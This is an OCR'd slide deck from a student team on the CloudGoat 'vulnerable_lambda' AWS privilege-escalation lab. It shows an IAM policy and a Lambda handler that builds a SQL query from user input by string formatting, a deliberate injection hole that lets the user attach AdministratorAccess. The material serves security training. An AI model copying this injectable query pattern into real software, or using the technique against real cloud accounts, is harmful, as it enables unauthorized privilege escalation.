
# vulnerable_lambda

디포팀플최강팀
(BestDigitialForensicTeamProjectTeam)

# Contents of table

# Introduce about “vulnerable_lambda” scenario

- Resources
  - 1 IAM User
  - 1 IAM Role
  - 1 Lambda
  - 1 Secret
- Goal
  - Find the scenario’s secret using IAM User “bilbo”





# What is lambda of AWS?

- lambda
  - Code execution service.
  - Without server management and instance creation.


- lambda commands required to implement the scenario.
  - list-functions
  - get-function
  - invoke

# Exploit - Get permissions for the 'bilbo' user(1)








# Exploit - Get permissions for the 'bilbo' user(2)



# Exploit - Get target IAM Role







# Exploit – lambda-invoker of RolePolicy


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "lambda:ListFunctionEventInvokeConfigs",
        "lambda:InvokeFunction",
        "lambda:ListTags",
        "lambda:GetFunction",
        "lambda:GetPolicy"
      ],
      "Effect": "Allow",
      "Resource": [
        "arn:aws:lambda:us-east-1:749904550524:function:vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
        "arn:aws:lambda:us-east-1:749904550524:function:vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1"
      ]
    },
    {
      "Action": [
        "lambda:ListFunctions",
        "iam:Get*",
        "iam:List*",
        "iam:SimulateCustomPolicy",
        "iam:SimulatePrincipalPolicy"
      ],
      "Effect": "Allow",
      "Resource": "*"
    }
  ]
}
```


# Exploit – Assume target IAM Role


# Exploit - Get list of lambda function



# Exploit - Get target lambda function





# Exploit – Find vulnerability of lambda function

```python
import boto3
from sqlite_utils import Database


db = Database("my_database.db")
iam_client = boto3.client("iam")
db["policies"].insert_all(
    [
        {"policy_name": "AmazonSNSReadOnlyAccess", "public": "True"},
        {"policy_name": "AmazonRDSReadOnlyAccess", "public": "True"},
        {"policy_name": "AWSLambda_ReadOnlyAccess", "public": "True"},
        {"policy_name": "AmazonS3ReadOnlyAccess", "public": "True"},
        {"policy_name": "AmazonGlacierReadOnlyAccess", "public": "True"},
        {"policy_name": "AmazonRoute53DomainsReadOnlyAccess", "public": "True"},
        {"policy_name": "AdministratorAccess", "public": "False"},
    ]
)
```


```python
def handler(event, context):
    target_policys = event["policy_names"]
    user_name = event["user_name"]
    print(f"target policys are : {target_policys}")
    for policy in target_policys:
        statement_returns_valid_policy = False
        statement = f"select policy_name from policies where policy_name='{policy}' and public='True'"
        for row in db.query(statement):
            statement_returns_valid_policy = True
            print(f"applying {row['policy_name']} to {user_name}")
            response = iam_client.attach_user_policy(
                UserName=user_name,
                PolicyArn=f"arn:aws:iam::aws:policy/{row['policy_name']}",
            )
            print("result: " + str(response["ResponseMetadata"]["HTTPStatusCode"]))
        if not statement_returns_valid_policy:
            invalid_policy_statement = (
                f"{policy} is not an approved policy, please only choose from approved "
                f"policies and don't cheat. :) "
            )
            print(invalid_policy_statement)
            return invalid_policy_statement
    return "All managed policies were applied as expected."


if __name__ == "__main__":
    payload = {
        "policy_names": ["AmazonSNSReadOnlyAccess", "AWSLambda_ReadOnlyAccess"],
        "user_name": "cg-bilbo-user",
    }
    print(handler(payload, "uselessinfo"))
```

